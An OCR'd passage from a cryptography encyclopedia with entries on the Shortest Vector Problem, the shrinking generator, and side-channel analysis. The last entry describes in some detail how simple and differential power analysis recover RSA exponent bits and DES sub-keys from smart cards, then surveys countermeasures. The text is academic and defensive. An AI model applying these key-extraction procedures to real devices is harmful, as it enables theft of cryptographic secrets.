1. Shamir A (1979) How to share a secret. Commun ACM 22(1): 612–613
2. Blakley R (1979) Safeguarding cryptographic keys. In: Proceedings of AFIPS 1979 national computer conference, vol 48. AFIPS Press, New York, pp 313–317
3. Beimel A, Chor B (1998) Secret sharing with public reconstruction. IEEE Trans Inform Theory 44(5):1887–1896

Shortest Vector Problem

Daniele Micciancio
Department of Computer Science & Engineering, University of California, San Diego, CA

Related Concepts

►Closest Vector Problem; ►Lattice; ►Lattice Reduction; ►Lattice-Based Cryptography; ►NTRU

Definition

Given k linearly independent (typically integer) vectors $\mathbf{B} = [\mathbf{b}_1, \ldots, \mathbf{b}_k]$ in n-dimensional Euclidean space $\mathbb{R}^n$, the *Shortest Vector Problem* (SVP) asks to find a nonzero *integer* linear combination $\mathbf{Bx} = \sum_{i=1}^{k} \mathbf{b}_i x_i$ (with $\mathbf{x} \in \mathbb{Z}^k \backslash \{\mathbf{0}\}$) such that the norm $\|\mathbf{Bx}\|$ is as small as possible. The problem can be defined with respect to any norm, but the Euclidean norm $\|\mathbf{v}\| = \sqrt{\sum_{i=1}^{n} v_i^2}$ is the most common. The set of all integer linear combinations $\mathcal{L}(\mathbf{B}) = \{\mathbf{Bx}: \mathbf{x} \in \mathbb{Z}^k\}$ is a ►lattice. So, SVP can be concisely defined as the problem of finding the shortest nonzero vector in the lattice represented by $\mathbf{B}$. (Refer the entry ►Lattice for general background about lattices, and related concepts.)

The problem can be relaxed in various ways, e.g., by asking just for the length (denoted λ_1) of the shortest nonzero lattice vector (without actually finding a lattice vector of length λ_1), or by allowing approximate solutions, i.e., nonzero lattice vectors of length at most $g \cdot \lambda_1$ for some approximation factor $g \geq 1$, which typically depends on the lattice dimension. In ►Computational Complexity and ►Lattice-Based Cryptography, the problem is most commonly encountered in its *length estimation* variant, which combines these two relaxations, and simply asks to approximate the value of λ_1 within a factor g. The decision problem (denoted GapSVP_g) corresponding to this task is: given a lattice basis $\mathbf{B}$ and a value d, determine if $\lambda_1(\mathbf{B}) \leq d$ or $\lambda_1(\mathbf{B}) > g \cdot d$. (When $d < \lambda_1(\mathbf{B}) \leq dg$, any answer is allowed.) Notice that the length λ_1 of the shortest nonzero lattice vector equals the minimum distance between any two distinct lattice points. For this reason, GapSVP is often referred to as the (approximate) minimum distance problem.

Background

SVP is the most famous and widely studied computational problem on lattices. In mathematics, the problem has been studied (in the equivalent language of quadratic forms) since the 19th century, mostly in connection to problems in number theory, and an efficient algorithm to solve it in two-dimensional lattices was already known to Lagrange and Gauss. However, no *efficient* approximation algorithm for SVP in arbitrary high-dimensional lattices was known until the early 1980s. In computer science and cryptography, the problem received a substantial amount of attention after the development of the LLL ►Lattice Reduction algorithm [4] in 1982 because of its many algorithmic applications, most notably in cryptanalysis, and more recently in connection with the development of ►Lattice-Based Cryptography.

Theory

A cornerstone mathematical result about SVP is *Minkowski's first theorem*, which states that the shortest nonzero vector in a lattice $\mathcal{L}$ has length at most $\gamma_n \cdot \det(\mathcal{L})^{1/n}$, where n is the lattice dimension, $\det(\mathcal{L})$ is the determinant of the lattice, and $\gamma_n = \Theta(\sqrt{n})$ is a proportionality factor (called Hermite's constant) that depends only on n (Refer the entry ►Lattice for a definition of *determinant*). The upper bound provided by Minkowski's theorem is tight, i.e., there are lattices such that the shortest nonzero vector has length $\gamma_n \cdot \det(\mathcal{L})^{1/n}$. However, general lattices may contain vectors much shorter than that. Moreover, Minkowski's theorem only proves that short vectors exist, i.e., it does not give an efficient algorithmic procedure to find such vectors.

The LLL lattice reduction algorithm ([4], ►Lattice Reduction) can be used to approximate SVP within a factor $g = O((2/\sqrt{3})^n)$, where n is the dimension of the lattice. Smaller (slightly ►subexponential) approximation factors can be achieved in ►polynomial time using more complex algorithms like Schnorr's *Block Korkine–Zolotarev* reduction [6].

SVP is NP-hard even in its length estimation version (GapSVP_g). The strongest NP-hardness result known to date for GapSVP_g (and therefore for SVP) was proved by Khot [3], who showed that the problem is NP-hard (under randomized reductions) to approximate within any constant factor $g = O(1)$, independent of the dimension n. Stronger (but still subpolynomial in n) inapproximability results are known for SVP in the ℓ_∞ norm [1]. On the other hand, Goldreich and Goldwasser [2] have shown that (under standard complexity assumptions) SVP cannot be NP-hard to approximate within small polynomial factors $g = O(\sqrt{n/\log n})$.

Applications

The (conjectured) worst-case hardness of approximating GapSVP_g within certain polynomial factors $g(n) = n^c$ can be used as the basis for the construction of provably secure cryptographic functions (►Lattice-Based Cryptography). ►Lattice Reduction for applications of SVP in cryptanalysis.

Open Problems

The main open problems about SVP concern its algorithmic solvability: are there efficient (polynomial time) algorithms to approximate SVP within polynomial factors $g(n) = n^c$, for some (large) constant $c < \infty$? Is SVP NP-hard to approximate within polynomial factors $g(n) = n^\epsilon$, for some (small) constant $\epsilon > 0$?

Another outstanding open question is to prove the equivalence between the search (SVP) and length estimation (GapSVP) versions of the approximate shortest vector problem. Currently, the two problems are known to be equivalent only in trivial cases, e.g., when the two problems are either NP-hard or solvable in polynomial time.

For an introduction to the computational complexity of the shortest vector problem and other lattice problems, see [5].

Recommended Reading

1. Dinur I (2002) Approximating SVP_∞ to within almost-polynomial factors is NP-hard. Theor Comput Sci 285(1):55–71
2. Goldreich O, Goldwasser S (2000) On the limits of nonapproximability of lattice problems. J Comput Syst Sci 60(3):540–563
3. Khot S (2005) Hardness of approximating the shortest vector problem in lattices. J ACM 52(5):789–808
4. Lenstra AK, Lenstra HW Jr, Lovász L (1982) Factoring polynomials with rational coefficients. Math Ann 261:513–534
5. Micciancio D, Goldwasser S (2002) Complexity of lattice problems: a cryptographic perspective. The Kluwer International Series in Engineering and Computer Science, vol 671. Kluwer Academic Publishers, Boston
6. Schnorr C-P (1987) A hierarchy of polynomial time lattice basis reduction algorithms. Theor Comput Sci 53(2–3):201–224

Shrinking Generator

Caroline Fontaine
Lab-STICC/CID and Telecom Bretagne/ITI, CNRS/Lab-STICC and Telecom Bretagne, Brest cedex 3, France

Related Concepts

►Clock-Controlled Generator; ►Linear Feedback Shift Register; ►Stream Cipher

Definition


The shrinking generator is a ►clock-controlled generator that has been proposed in 1993 [1]. It is based on two ►Linear Feedback Shift Registers (LFSRs), say R_1 and R_2. The principle, as depicted in Fig. 1, is that R_1's output will decimate R_2's output. At each step, both are clocked; if R_1 outputs a 1, then R_2's output bit is included in the keystream, else (if R_1 outputs a 0) R_2's output bit is discarded.

Example

An example is provided in Fig. 2.

Theory

The inventors discussed some security points in their paper. A discussion about the implementation and the use of a buffer (in order to avoid the irregular rate of the output) is presented in [2] and [3]. Since the seminal survey of techniques for the cryptanalysis of clock-controlled generators [4], a lot of papers discussed (Fast) Correlation Attacks. Among the more recent papers one can cite [5–14]. But, according to these attacks, and if properly implemented, the shrinking generator remains resistant to practical cryptanalysis because these attacks cannot be considered as efficient when the LFSRs are too long for exhaustive search. Recently, following [15–19] proposed a



Shrinking Generator. Fig. 1 The shrinking generator

R_1		R_2		
State	Output	State	Output	Output
010		0101		
001	0	1010	1	
100	1	1101	0	0
110	0	0110	1	
111	0	0011	0	
011	1	1001	1	1
101	1	0100	1	1
010	1	0010	0	0
001	0	0001	0	
100	1	1000	1	1
110	0	1100	0	
111	0	1110	0	
011	1	1111	0	0
101	1	0111	1	1
...	...	...	...	...

Shrinking Generator. Fig. 2 R_1 has length three, and feedback relation $s_{t+1} = s_t + s_{t-2}$; R_2 has length four, and feedback relation $s_{t+1} = s_t + s_{t-3}$. The first row shows the initialization of the registers. The internal states are of the form $s_t s_{t-1} s_{t-2}$ or $s_t s_{t-1} s_{t-2} s_{t-3}$

new attack based on the so-called *edit/Levenshtein distance*, providing an attack which complexity is in $2^{L/2}$, the exhaustive search being in 2^L.

Recommended Reading

1. Coppersmith D, Krawczyk H, Mansour Y (1994) The shrinking generator. Advances in Cryptology – Crypto'93. Lecture notes in computer science, vol 773. Springer, pp 22–39
2. Kessler I, Krawczyk H (1995) Minimum buffer length and clock rate for the shrinking generator cryptosystem. IBM Research Report RC 19938, IBM T.J. Watson Research Center, Yorktown Heights, New York
3. Krawczyk H (1994) The shrinking generator: some practical considerations. Fast Software Encryption. Lecture notes in computer science, vol 809. Springer, pp 45–46
4. Gollmann D (1994) Cryptanalysis of clock-controlled shift registers. Fast Software Encryption. Lecture notes in computer science, vol 809, Springer, pp 121–126
5. Golic JD, O'Connor L (1995) Embedding and probabilistic correlation attacks von clock-controlled shift registers. Advances in Cryptology – Eurocrypt'94. Lecture notes in computer science, vol 950. Springer, pp 230–243
6. Golic JD (1995) Intrinsic statistical weakness of keystream generators. Advances in Cryptology – Asiacrypt'94. Lecture notes in computer science. Springer, pp 91–103
7. Golic JD (1995) Towards fast correlation attacks on irregularly clocked shift registers. Advances in Cryptology – Eurocrypt'95. Lecture notes in computer science, vol 921. Springer, pp 248–262
8. Jabri A, Kh. Al (1996) Shrinking generators and statistical leakage. Comput Math Appl 32(4):33–39, Elsevier Science
9. Johansson T (1998) Reduced complexity correlation attacks on two clock-controlled generators. Advances in Cryptology – Asiacrypt'98. Lecture notes in computer science, vol 1514. Springer, pp 342–356
10. Kholosha A (2001) Clock-controlled shift registers and generalized Geffe key-stream generator. Progress in Cryptology – Indocrypt'01. Lecture notes in computer science, vol 2247. Springer, pp 287–296
11. Kanso A (2003) Clock-controlled shrinking generator of feedback shift registers. AISP 2003. Lecture notes in computer science, vol 2727. Springer, pp 443–451
12. Daemen J, Van Assche G (2006) Distinguishing stream ciphers with convolutional filters. SCN 2006. Lecture notes in computer science, vol 4116. Springer, pp 257–270
13. Gomulkiewicz M, Kutylowski M, Wlaz P (2006) Fault jumping attacks against shrinking generator. Complexity of Boolean Functions, N. 06111, Dagstuhl Seminar Proceedings
14. Zhang B, Wu H, Feng D, Bao F (2005) A fast correlation attack on the shrinking generator. CT-RSA 2005. Lecture notes in computer science, vol 3376. Springer, pp 72–86
15. Golic JD, Mihaljevic MJ (1991) A generalized correlation attack on a class of stream ciphers based on the Levenshtein distance. J Cryptol 3(3):201–212
16. Golic JD, Petrovic S (1993) A generalized correlation attack with a probabilistic constrained edit distance. Advances in Cryptology – Eurocrypt'92. Lecture notes in computer science, vol 658. Springer, pp 472–476
17. Petrovic S, Fúster A (2004) Clock control sequence reconstruction in the ciphertext only attack scenario. ICICS 2004. Lecture notes in computer science, vol 3269. Springer, pp 427–439
18. Caballero-Gil P, Fúster-Sabater A (2005) Improvement of the edit distance attack to clock-controlled LFSR-based stream ciphers. EUROCAST 2005. Lecture notes in computer science, vol 3643. Springer, pp 355–364
19. Caballero-Gil P, Fúster-Sabater A (2009) A simple attack on some clock-controlled generators. Comput Math Appl 58(1):179–188, Elsevier Science

Side-Channel Analysis

Marc Joye[1], Francis Olivier[2]
[1]Technicolor Security & Content Protection Labs, Cesson-Sévigné Cedex, France
[2]Department of Security Technology, Gemplus Card International, France

Introduction

Electronic devices have to comply with consumption constraints especially on autonomous equipments, like mobile phones. Power analysis has been included into most certification processes regarding products dealing with information security such as smart cards.

The electrical consumption of any electronic device can be measured with a resistor inserted between the ground

or Vcc pins and the actual ground in order to transform the supplied current into a voltage easily monitored with an oscilloscope.

Within a microcontroller the peripherals consume differently. For instance, writing into nonvolatile memory requires more energy than reading. Certain chips for smart cards enclose a crypto-processor, that is, a particular device dedicated to specific cryptographic operations, which generally entails a consumption increase. The consumption trace of a program running inside a microcontroller or a microprocessor is full of information. The signal analysis may disclose lots of things about the used resources or about the process itself. This illustrates the notion of *side channel* as a source of additional information.

Basically a power consumption trace exhibits large scale patterns most often related to the structure of the executed code. The picture below (Fig. 1) shows the power trace of a smart card chip ciphering a message with the Advanced Encryption Standard (AES). The ten rounds are easily recognized with nine almost regular patterns first followed by a shorter one.


Zooming into a power signal exhibits a local behavior in close relationship with the silicon technology. At the cycle scale, the consumption curve looks roughly like a capacitive charge and discharge response.

A careful study of several traces of a same code with various input data shows certain locations where power trace patterns have different heights. The concerned cycles indicate some data dependence also called *information leakage*. They may be magnified by a variance analysis over a large number of executions with random data. For instance, by ciphering many random plaintexts with a secret-key algorithm, it is possible to distinguish the areas sensitive to input messages from the constant areas that correspond to the key schedule (Fig. 2).


Information Leakage Model

The characterization of data leakage (namely, finding the relationships between the data and the variability of consumption) has been investigated by several researchers. The most common model consists in correlating these variations to the Hamming weight of the handled data, that is, the number of nonzero bits. Such a model is valid { } for a large number of devices. However, it can be considered as a special case of the transition model, which assumes that the energy is consumed according to the number of bits switched for going from one state to the next one. This behavior is represented by the Hamming distance between the data and some *a priori* unknown constant, that is, the Hamming weight of the data XOR-ed with this constant.


As shown in the next picture (Fig. 3), for an 8-bit microcontroller, the transition model may seem rough but it suffices to explain many situations, provided that the reference constant state is known. In most microprocessors this state is either an address or an operating code. Each of them has a specific binary representation and therefore a different impact in the power consumption: this is why each cycle pattern is most often different from its neighbors.



Side-Channel Analysis. Fig. 1 AES power trace



Side-Channel Analysis. Fig. 2 Information leakage



Side-Channel Analysis. Fig. 3 Transition model

Some technologies systematically go through a clear "all-zeros" state that explains the simpler Hamming-weight model.

Statistical Analyses


With information leakage models in mind, it is possible to design statistical methods in order to analyze the data leakage. They require a large amount of power traces assigned to many executions of the same code with varying data, generally at random, and make use of statistical estimators such as averages, variances, and correlations. The most famous method is due to Paul Kocher et al. and is called ►Differential Power Analysis (DPA).

Basically the purpose of DPA is to magnify the effect of a single bit inside a machine word. Suppose that a random word in a Ω-bit processor is known and uniformly distributed. Suppose further that the associated power consumption obeys the Hamming-weight model. On average the Hamming weight of this word is $\Omega/2$. Given N words, two populations can be distinguished according to an arbitrary selection bit: the first population, $\mathcal{S}_0$, is the set of t words whose selection bit is 0 and { }; the second population, $\mathcal{S}_1$, is the set of $N-t$ words whose selection bit is 1. On average, the words of set $\mathcal{S}_0$ will have a Hamming weight of $(\Omega-1)/2$ whereas the words of set $\mathcal{S}_1$ will have a Hamming weight of $(\Omega+1)/2$. The same bias can be seen through the corresponding power consumption traces since it is supposed to be correlated with the Hamming weight of the data. Let C_0 and C_1 respectively denote the averaged power consumption traces of the blue curve sets $\mathcal{S}_0$ and $\mathcal{S}_1$. The *DPA trace* is defined as the difference $C_0 - C_1$.

The resulting DPA curve has the property of erecting bias peaks at moments when the selection bit is handled. It looks like noise everywhere else: indeed, the constant components of the signal are cancelled by the subtraction whereas dynamic ones are faded by averaging, because they are not coherent with the selection bit.

This approach is very generic and applies to many situations. It works similarly with the transition model. Of course the weight of a single selection bit is relatively more important in processors with short words like 8-bit chips. If the machine word is larger, the same DPA bias can be obtained by increasing the number of trials (Fig. 4).

A first application of DPA is called *bit tracing*. It is a useful reverse engineering tool for monitoring a predictable bit during the course of a process. In principle a DPA peak rises up each time it is processed. This brings a lot of information about an algorithm implementation. To achieve the same goal Paul Fahn and Peter Pearson proposed another statistical approach called *Inferential Power Analysis* (IPA). The bits are inferred from the deviation between a single



Side-Channel Analysis. Fig. 4 Bit tracing (upper curve: power consumption of a single execution; two lower curves: DPA curves respectively tracing the first and last data bit of a targeted process)

trace and an average trace possibly resulting from the same execution: for instance, the average trace of a DES round (►Data Encryption Standard) can be computed over its sixteen instances taken from a single execution. IPA does not require the knowledge of the random data to make a prediction on a bit value. But as counterpart it is less easy to implement and the interpretation is less obvious.

After Paul Kocher, Thomas Messerges et al. have proposed to extend DPA by considering multiple selection bits in order to increase the signal to noise ratio (SNR). If the whole machine word is taken into account, a global approach consists in considering the transition model as suggested by Jean-Sébastien Coron et al.

From Power Analysis to Power Attacks

Obviously, if the power consumption is sensitive to the executed code or handled data, critical information may leak through power analysis. This section explains how to turn a side-channel analysis into an attack.

SPA-Type Attacks

A first type of power attacks is based on *Simple Power Analysis* (SPA). For example, when applied to an *unprotected* implementation of an ►RSA public key encryption scheme, such an attack may recover the whole private key (i.e., signing or decryption key) from a single power trace.

Suppose that a private RSA exponentiation, $y = x^d \bmod n$ (►Modular Arithmetic), is carried out with the square-and-multiply algorithm (refer also ►Exponentiation Algorithms) (Fig. 6). This algorithm processes the exponent bits from left to right. At each step there is a squaring, and when the processed bit is 1 there is an additional multiplication. A straightforward (i.e., unprotected) implementation of the square-and-multiply algorithm is given in Fig. 5.

The corresponding power curve exhibits a sequence of consumption patterns among which some have a low level and some have a high level. These calculation units are assigned to a crypto-processor handling n-bit arithmetic.

$k \leftarrow$ bitsize(d)
$y \leftarrow x$
for $i = k - 2$ **downto** 0 **do**
  $y \leftarrow y^2 \pmod n$
  if (bit i of d is 1) **then** $y \leftarrow y \cdot x \pmod n$
endfor
return y

Side-Channel Analysis. Fig. 5 Square-and-multiply exponentiation algorithm

Knowing that a low level corresponds to a squaring and that a high level corresponds to a multiplication, it is fairly easy to read the exponent value from the power trace:

- A low-level pattern followed by another low-level pattern indicates that the exponent bit is 0
- A low-level pattern followed by a high-level pattern indicates that the exponent bit is 1

This previous picture also illustrates why the Hamming weight of exponent d can be disclosed by a timing measurement.


DPA-Type Attacks

Historically, DPA-type attacks – that is, power attacks based on *Differential Power Analysis* (DPA) – were presented as a means to retrieve the bits of a DES key.

At the first round of DES, the output nibble of the ith S-box $(1 \le i \le 8)$ can be written as $S_i(M \oplus K)$ where

- M is made of 6 bits constructed from the input message after IP- and E-permutations: it has to be chosen at random but is perfectly known and predictable.
- K is a 6-bit sub-key derived from the key scheduling.

Rising up a DPA bias would require the knowledge of the output nibble. As K is unknown to the adversary this is not possible. But sub-key K can be easily exhausted as



Side-Channel Analysis. Fig. 6 SPA trace of the basic square-and-multiply algorithm

it can take only $2^6 = 64$ possible values. Therefore the procedure consists in reiterating the following process for $0 \leq \hat{K} \leq 63$:

1. Form sets $\mathcal{S}_0 = \{M \mid g(\text{S-box}_i(M \oplus \hat{K})) = 0\}$ and $\mathcal{S}_1 = \{M \mid g(\text{S-box}_i(M \oplus \hat{K})) = 1\}$ where selection function g returns the value of a given bit in the output nibble.
2. Compute the corresponding DPA curve.

In principle the bias peak should be maximized when the guess $\hat{K}$ is equal to the real sub-key K. Then inverting the key schedule permutation leads to the value of 6 key bits. In other words the DPA operator is used to validate sub-key hypotheses. The same procedure applies to the 7 other S-boxes of the DES. Therefore, the whole procedure yields $8 \times 6 = 48$ key bits. The 8 remaining key bits can be recovered either by exhaustion or by conducting a similar attack on the second round.

The main feature of a DPA-type attack resides in its genericity. Indeed it can be adapted to many cryptographic routines as soon as varying and known data are combined with secret data through logical or arithmetic operations.

A similar attack can be mounted against the first round of ►Rijndael/AES; the difference being that there are 16 byte-wise bijective substitutions and therefore 256 guesses for each. Finally, note that DPA-type attacks are not limited to symmetric algorithms; they also apply to certain (implementations of) asymmetric algorithms, albeit in a less direct manner.

Other Attacks

Among the other statistical attacks, IPA is more difficult and less efficient. Its purpose is to retrieve key bits without knowing the processed data. It proceeds by comparing the power trace of a DES round with an average power trace computed, for instance, over the 16 rounds. In principle, key bits could be inferred this way because the differential curve should magnify the bits deviation where they are manipulated (Fig. 7).


Dictionary (or template) attacks can be considered as a generalization of IPA to very comfortable but realistic situations. They have been widely studied in the field of smart cards where information on secret key or ►personal identification numbers (PIN) could potentially be extracted. They consist in building a complete dictionary of all possible secret values together with the corresponding side-channel behavior (e.g., power trace) when processed by the device (e.g., for authentication purpose). Then a secret value embedded in a twin device taken from the field can be retrieved by comparing its trace and the entries of the dictionary.

In practice, things do not happen that easily for statistical reasons and application restrictions. Only part of the secret is disclosed and the information leakage remains difficult to exploit fully.

Finally, in addition to power consumption, other side channels can be considered; possible sources of information leakage include running time or electromagnetic radiation.

Countermeasures

The aforementioned attacks have all been published during the second half of the 1990s. In view of this new threat the manufacturers of cryptographic tokens have designed a large set of dedicated countermeasures especially to thwart statistical attacks like DPA. All the related research activity has now resulted in tamper-resistant devices widely available in the market. It has given rise to the new concept of "secure implementation," which states that information leakage is not only due to the specification of an application



Side-Channel Analysis. Fig. 7 DPA trace of the three first rounds of DES (two upper (respectively lower) curves: power consumption curve of maxima (respectively minima) of a single execution and DPA curve of maxima (respectively minima))

(cryptographic processing or whatever), but also to the way it is implemented.

If information leaks through a physical side-channel there are two defensive strategies. The first consists in decorrelating the secret data from the side-channel. The second consists in decorrelating the side-channel from the secret data. The borderline between both is sometimes fuzzy but roughly speaking, the former is rather software oriented and intends to mask the data since they have to leak anyway, whereas the latter is more hardware oriented and intends to shut the side-channel physically in order to make the device tamper-resistant.

Chip manufacturers have introduced into their hardware designs many security features against power attacks. They are stricto sensu countermeasures since they aim at impeding the power measurement and make the recorded signal unworkable.

- Some countermeasures consist in blurring the signal using smoothing techniques, additive noise, or desynchronization effects. These countermeasures are poorly efficient against SPA working on broadscale traces. They are rather designed against statistical attacks. They may require some complementary circuits to generate parasitic components into the consumed current. Desynchronization aims at misaligning a set of power traces by the means of unstable clocking or the insertion of dummy cycles at random, making the statistical combination of several curves ineffective.
- Other countermeasures rather intend to decrease or cancel the signal at the source. Reduction is a natural consequence of the shrinking trend in the silicon industry that diminishes the power consumption of each elementary gate. More interesting (and expensive) is the emerging technology called "precharged dual rail logic" where each bit is represented by a double circuitry. At a given time a logical 0 is represented physically by a 01, and a logical 1 by 10. The transition to the next time unit goes through a physical 00 or 11 state so that the same amount of switching occurs whatever the subsequent state is. Consequently if both rails are perfectly balanced, the overall consumption of a microprocessor does not depend on the data anymore.

Software countermeasures enclose a large variety of techniques going from the application level to the most specific algorithmic tricks. One can classify them into three categories: application constraints, timing countermeasures, and data masking.

- Application constraints represent an obvious but often forgotten means to thwart statistical analyses. For instance, DPA requires known data with a high variability. An application wherein an input challenge (or an output cryptogram) would be strictly formatted, partially visible and constrained to vary within hard limits (like a counter) would resist DPA fairly well.
- Timing countermeasures mean the usage of empirical programming tricks in order to tune the time progress of a process. A critical instruction may have its execution instant randomized by software: if it never occurs at the same time, statistical analysis becomes more difficult. Conversely other situations require the code to be executed in a constant time, in order to protect it from SPA or timing analysis. For instance, a conditional branch may be compensated with a piece of fake code with similar duration and electrical appearance.
- Data masking (also known as whitening or randomization) covers a large set of numerical techniques

designed by cryptographers and declined in various manners according to the algorithm they apply to. Their purpose is to prevent the data from being handled in clear and to disable any prediction regarding their behavior when seen through the side channel. For example, the modular exponentiation $y = x^d \bmod n$(as used in the ►RSA public key cryptosystem) can be evaluated as:

$$y = \{(x + r_1 n)^{d + r_2 \varphi(n)} \bmod r_3 n\} \bmod n$$

for randoms r_i and where φ denotes ►Euler totient function.

To illustrate how fuzzy the borderline between hardware and software countermeasures can be, authors have mentioned that, for instance, desynchronization can be implemented by hardware or software means. The same remark applies to data masking for which some manufacturers have designed dedicated hardware tokens or mechanisms such as bus encryption or wired fast implementations of symmetric algorithms.

The experience shows that combined countermeasures act in synergy and increase the complexity in a much larger proportion than the sum of both. For instance, the simple combination of desynchronization tricks and data masking makes DPA (or more sophisticated variants thereof) quite harmless. In the same way, new hardware designs resist the most state-of-the-art and best equipped experts.

Recommended Reading

1. Chari S, Charanjit S, Jutla JR, Rao PR (1999) Towards sound approaches to counteract power-analysis attacks. In: Wiener M (ed) Advances in cryptology – CRYPTO'99, Santa Barbara. Lecture Notes in Computer Science, vol 1666. Springer, Berlin, pp 398–412
2. Coron J-S, Paul K, David N (2001) Statistics and secret leakage. In: Frankel Y (ed) Financial cryptography (FC 2000), Anguilla. Lecture Notes in Computer Science, vol 1962. Springer, Berlin, pp 157–173
3. Fahn PN, Peter KP (1999) IPA: a new class of power attacks. In: Koç ÇK, Paar C (eds) Cryptographic hardware and embedded systems (CHES'99), Worcester. Lecture Notes in Computer Science, vol 1717. Springer, Berlin, pp 173–186
